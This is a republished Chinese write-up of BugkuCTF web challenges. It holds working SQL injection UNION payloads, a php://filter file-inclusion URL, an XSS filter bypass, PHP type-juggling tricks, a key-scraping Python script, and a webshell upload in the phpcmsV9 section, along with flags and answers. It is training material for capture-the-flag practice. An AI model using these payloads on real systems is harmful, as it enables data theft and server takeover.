BUGKUctf-web-writeup

转载

weixin_30284355 于 2017-06-09 16:27:00 发布 145 收藏 2
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/zhengjim/p/6972527.html

因为是利用word直接转换的，所以排版有点乱，找到了原有word，用markdown重写了遍。
地址在：http://www.zhengjim.com/2019/05/11/166.html

找到了个ctf平台。里面的web挺多的。终于将web题目写的差不多了。

签到题 20	Web2 20	文件上传测试 30	计算题 30	Web3 50	sql注入 50
SQL注入1 60	你必须让他停下 60	本地包含 60	变量1 60	Web4 80	Web5 80
flag在index里 80	phpcmsV9 80	海洋CMS 80	输入密码查看flag 80	前女友 80	成绩单 90
Web6 100	cookies欺骗？？ 100	XSS 100	never give up 100	welcome to bugkuctf 100	login1 100
过狗一句话 100	maccms - 苹果cms 110	各种绕过哟 120	Web8 120	字符？正则？ 120	考细心 130
php代码审计 130	求getshell 150	flag.php 150	web15 150	文件包含2 150	sql注入2 190
wordpress 200	login2 200	login3 200	login4 250	前端后端getshell 提权一条龙 300	


Web

签到题

加群就可以了

Web2

直接F12就看到了




文件上传测试


Burp抓包


文件名改成 1.jpg.php 即可

计算题

F12 改长度限制即可









Web3

阻止一直弹框，然后源代码




解码下就可以了




Sql注入

右键源代码，看到gb2312 易想到宽字节注入



爆出数据库：




SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	1
key	sql5

结合题目，得flag



SQL注入测试

查询key表,id=1的string字段


id	1
key	fdsafdasfdsa
id	1
key	54f3320dc261f313ba712eb3f13a1f6d
id	1
key	aaaaaaaaaa

SQL注入1

Sql语句：$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";

可以用%00绕过关键字过滤

爆出数据库：




以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','s
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字！'.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果：

id	1
title	sql3

Flag：



以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','slee
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字！'.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```


当前结果：

id	1
title	c3d3c17b4ca7f791f85e#$1cc72af274af4adef

你必须让他停下

Burp抓包

返回的包图片不一样. Intruder 多次试试
随便构造没用的参数发送就行了
根据length 查看就行了




本地包含

源代码

```php
<?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

eval存在命令执行漏洞，构造出文件包含



Base64解码即可

后来得知可以这么写。

积累太少。


变量1

源代码


flag In the variable ! <?php

```
error_reporting(0);
include  "flagl.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args  =  $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args  error!");
        }
        eval("var_dump($$args);");
}
?>
NULL
```

（和“百度杯”CTF比赛（二月场）题目一致）
提示flag在变量里。正则匹配只能大小写字符和数字。 eval("var_dump($$args);");打印出变量的值。 利用超全局数组 GLOBALS 可以打印出所有变量。




Web4




右键源代码 看见了一串js代码 先URL解码

```
<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码？<br>
<br>
<script>
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%6
28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%3d%37%64%37%
var p2 =
'%61%61%30%34%38%63%66%36%65%38%37%61%37%31%31%34%6f%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%7
72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
```



就是拼接 67d709b2b54aa2aa648cf6e87a7114f1 提交




Web5

右键源代码，将JSfuck代码扔进F12控制台

flag在index里


点下链接http://120.24.86.145:8005/post/index.php?file=show.php
发现File参数 易想到文件包含漏洞
PAYLOAD:http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
Base64解码



phpcmsV9


利用注册页面的漏洞试试能不能getshell。显示操作失败。


所以只能先利用sql注入，注入出后台账号和密码。网上有很多注入exp。



花了一毛解密 a123456


在后台可以直接看到我们在注册页面上传的shell， 原来只是没回显。 菜刀连上去即可







海洋CMS

利用网上已经知道的漏洞。



根据提示，列出目录开始找。






flag{felege-ctf-2017_04}

输入密码查看flag

根据提示 用BURP爆破




前女友

点链接看到源代码

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

利用PHP md5()漏洞与strcmp()漏洞




成绩单

容易看出考SQL注入

爆表：-1' union select 1,table_name,3,4 from information_schema.tables where TABLE_SCHEMA='skctf_flag' LIMIT 0,1
爆字段：-1' union select 1,column_name,3,4 from information_schema.columns where TABLE_SCHEMA='skctf_flag' and table_name='fl4g' LIMIT 0,1#
Flag：-1' union select 1,skctf_flag,3,4 from fl4g#

Web3



Flag base64解码后还有base64的字符 在解码 。 是串数字。根据提示就是要把那串数字POST过去， 要短时间内。Python脚本：

!usr/bin/env python

!coding=utf-8

author = 'zhengjim'

```
import requests
import base64

url ='http://120.24.86.145:8002/web6/'

r =requests.session()

headers = r.get(url).headers
key = base64.b64decode(base64.b64decode(headers['flag']).split(':')[1])
data={'margin':key}
print r.post(url=url,data=data).content
```

```
KEY{111dd62fcd377076be18a}

进程已结束,退出代码0
```

cookies欺骗？？


点进来URL

http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

a2V5cy50eHQ=解码是keys.txt 所以替换成base64后的index.php。Line是行数

遍历获得源代码

得到源代码后，看出，构造cookie margin=margin 然后读keys.php即可



XSS



```
    <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
</head>
<body>
        <div class="container">
            <h2>XSS注入测试</h2>
            <div class="alert alert-success">
                <p>1、请注入一段XSS代码，获取Flag值</p>
                <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
            </div>
            <div id="s"></div>
        </div>
        <!-- jQuery文件。务必在bootstrap.min.js 之前引入-->
        <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
        <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
        <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>



    <script>
    var s="";    document.getElementById('s').innerHTML = s;
    </script>
</body>
</html>
```

过滤<> 用\u003cscript\u003ealert(*key*)\u003c/script\u003e 可绕过


never give up

发现提示1p.html 访问1p.html后发现了一串WORDS 解码。有串base64解码 。在url解码


Base64编码说明



直接访问即可（出题人应该是忘记屏蔽了-。-）




正解应该是



flag{tHis_iS_THe_fLaG}


welcome to bugkuctf



看源代码：

```
you are not the number of bugku !

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')=="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

txt参数的 File_get_contents() 利用php://input 来绕过 file 的include() 文件包含



